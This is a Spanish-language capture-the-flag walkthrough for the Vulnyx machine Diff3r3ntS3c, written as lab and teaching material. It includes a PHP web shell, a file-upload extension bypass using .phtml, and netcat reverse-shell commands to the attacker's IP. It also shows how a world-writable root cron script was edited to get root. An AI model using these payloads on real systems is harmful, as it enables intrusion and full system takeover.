

Máquina Diff3r3ntS3c (Vulnyx)

De Ignacio Millán Ledesma Publicado el: 19 septiembre

Comenzamos con averiguar la dirección IP de la Máquina Víctima, para ello primeramente utilizaremos la herramienta **netdiscover**, para ello ejecutaremos el siguiente comando:

```
$ netdiscover -i eth1 -r 10.0.2.0/24
```

```
Currently scanning: Finished! | Screen View: Unique Hosts
4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
10.0.2.1	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.2	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.3	08:00:27:48:5b:8e	1	60	PCS Systemtechnik GmbH
10.0.2.17	08:00:27:7e:af:75	1	60	PCS Systemtechnik GmbH

- **Kali (Máquina Atacante):** 10.0.2.4
- **Máquina Víctima:** 10.0.2.17

Comprobamos si tenemos conexión con la Máquina Víctima, para ello ejecutamos el siguiente comando:

```
$ ping -c 1 10.0.2.17
```

```
PING 10.0.2.17 (10.0.2.17) 56(84) bytes of data.
64 bytes from 10.0.2.17: icmp_seq=1 ttl=64 time=0.450 ms

— 10.0.2.17 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.450/0.450/0.450/0.000 ms
```

Como se puede comprobar por el TTL nos enfrentamos a una Máquina **Linux**.

A continuación, realizamos con la herramienta **nmap** un reconocimiento de los servicios, para ello ejecutamos el siguiente comando:


```
$ nmap -PN 10.0.2.17 -sVC
```

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-07 13:24 CEST
Nmap scan report for 10.0.2.17
Host is up (0.00015s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.57 ((Debian))
|_http-server-header: Apache/2.4.57 (Debian)
|_http-title: Diff3r3ntS3c
MAC Address: 08:00:27:7E:AF:75 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.03 seconds
```

Como podemos comprobar la Máquina Víctima tiene abierto el puerto **80**.

Comprobamos que es lo que corre en el puerto 80.



Recorriendo un poco la pagina web nos encontramos con una subida de ficheros.



A continuación, realizamos con la herramienta **gobuster** un fuzzing web por directorios, para ello ejecutamos el siguiente comando:

```
$ gobuster dir -u http://10.0.2.16:80 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
```

```
Gobuster v3.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.0.2.17:80
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.0
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/images (Status: 301) [Size: 307] [→ http://10.0.2.17/images/]
/uploads (Status: 301) [Size: 307] [→ http://10.0.2.17/uploads/]
/assets (Status: 301) [Size: 307] [→ http://10.0.2.17/assets/]
/server-status (Status: 403) [Size: 274]
Progress: 220559 / 220560 (100.00%)

Finished
```

Encontramos el directorio **uploads**, donde entiendo que sera el directorio en el cual se subirán los ficheros del formulario.

Nos creamos la siguiente reverse shell en **.php**.

```
<?php system($_GET["cmd"]);?>
```



La subimos al formulario dándonos un error.

A continuación, con la herramienta **burpsuite** interceptamos la petición y la mandamos al *intruder*.

Payload	Status code
	200
php4	200
phar	200
php5	200
phtml	200
hphp	200

Cambiamos la extensión de la reverse shell a cualquiera de la anteriores, por ejemplo, *.phtml*, y la volvemos a subir al formulario, esta vez siendo posible la subida.



Accedemos a ella a través del directorio **uploads**.

A continuación, en nuestra terminal de nuestra Máquina Atacante y con la ayuda de la herramienta de **netcat(nc)** nos ponemos a la escucha por el puerto **443** por donde vamos a recibir la conexión, para ello ejecutamos el siguiente comando.

```
$ nc -lvnp 443
```

```
listening on [any] 443 ...
```

Ejecutamos la siguiente reverse shell en **nc url encodeada** y la pegamos en el parámetro **cmd** de la siguiente manera.

```
10.0.2.17/uploads/19/shell.php?cmd=nc -c %2Fbin%2Fbash 10.0.2.4 443
```

Y obtenemos una shell como **candidate**.

```
listening on [any] 443 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.17] 47698
whoami
candidate
Bash:~
```

A continuación, hacemos un tratamiento de la **TTY** para obtener una shell interactiva y así evitar problemas, para ello ejecutamos los siguientes comandos.

```
$ script /dev/null -c bash
```

```
Ctrl + Z
```

```
$ stty raw -echo;fg
```

```
$ reset xterm
```

```
$ export TERM=xterm
```

Enumeramos las tareas **crontab**, para ello ejecutamos el siguiente comando.

```
$ cat /etc/crontab
```

```
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .----- minute (0 - 59)
# |----- hour (0 - 23)
# |----- day of month (1 - 31)
# |----- month (1 - 12) OR jan,feb,mar,apr ...
# |----- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
#
# * * * * * user-name command to be executed
17 * * * * root cd / && run-parts --report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.daily; }
47 6 * * 7 root test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.weekly; }
52 6 1 * * root test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.monthly; }
#
* * * * * root /bin/sh /home/candidate/.scripts/makeBackup.sh
```

Nos encontramos que el archivo **makeBackup.sh** se lanza como usuario **root** cada minuto.

Comprobamos los permisos que tenemos sobre este archivo, para ello ejecutamos el siguiente comando.

```
$ ls -la /home/candidate/.scripts/makeBackup.sh
```

```
-rwxrwxrwx 1 candidate candidate 399 Mar 28 2024 /home/candidate/.scripts/makeBackup.sh
```

Tenemos todos los permisos.

Lo editamos, para enviarnos una reverse shell como root, para ello ejecutamos el siguiente comando.

```
$ nano /home/candidate/.scripts/makeBackup.sh
```

```
# Source folder to be backed up
source_folder="/var/www/html/uploads/"

# Destination folder for the backup
backup_folder="/home/candidate/.backups/"

# Create backup folder if it doesn't exist
mkdir -p "$backup_folder"

# Backup file name
backup_file="${backup_folder}backup.tar.gz"

# Create a compressed tar archive of the source folder
tar -czf "$backup_file" -C "$source_folder" .

nc -c /bin/bash 10.0.2.4 444
```

A continuación, en otra nueva terminal de nuestra Máquina Atacante y con la ayuda de la herramienta de **netcat(nc)** nos volvemos a poner a la escucha por el puerto **444** por donde vamos a recibir la conexión, para ello ejecutamos el siguiente comando.

```
$ nc -lvp 444
```

```
listening on [any] 444 ...
```

Esperamos como mucho 1 minuto para que se vuelva a ejecutar la tarea.

```
listening on [any] 444 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.17] 54272
whoami
root
```

¡¡¡Ya somos **Root!!!**

También pudiendo leer las flags de **user** y **root**.